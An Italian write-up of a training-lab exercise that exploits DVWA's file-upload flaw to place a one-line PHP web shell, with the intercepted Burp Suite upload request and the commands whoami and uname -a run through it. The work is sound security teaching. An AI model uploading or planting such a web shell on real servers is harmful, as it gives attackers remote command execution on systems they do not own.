Traccia

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA, per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con Burp Suite.

Svolgimento

Di seguito il codice PHP che si vuole caricare su DVWA.

```php
<?php
    system($_GET["cmd"]);
?>

```

Esso permette di passare, come parametro della richiesta *GET*, il comando shell che si vuole eseguire.

Intercettando la richiesta con Burp Suite, si può vedere come viene gestito il caricamento del file.


```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.40.101
Content-Length: 432
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.40.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary90Eiz7QyPJDkKjDG
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.40.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=90ca2b014094d1af7c66516f35fd20d8
Connection: close

------WebKitFormBoundary90Eiz7QyPJDkKjDG
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary90Eiz7QyPJDkKjDG
Content-Disposition: form-data; name="uploaded"; filename="shell0.php"
Content-Type: application/x-php

<?php
  system($_GET["cmd"]);
?>

------WebKitFormBoundary90Eiz7QyPJDkKjDG
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundary90Eiz7QyPJDkKjDG--

```

La richiesta viene eseguita con il metodo *POST*, ed il contenuto del file viene passato nel payload del pacchetto.

Dopo aver caricato il file, la pagina si aggiorna e stampa il path per poterlo raggiungere.

Come si vede nell'immagine sottostante, come parametro è stato passato il comando whoami, utile per sapere con quale utente siamo loggati. Il risultato viene stampato nel contenuto della pagina.

Eseguendo il comando uname -a, si possono ottenere svariate informazioni sul sistema operativo.



Queste informazioni sono state ottenute perché il web server era configurato nella maniera errata, cioè ci ha permesso di caricare un file PHP.

Il programma PHP che è stato caricato, funziona solamente se il comando che si vuole eseguire viene passato come parametro nell'URL. Su Internet, oppure anche all'interno di Kali, si trovano delle shell molto più avanzate.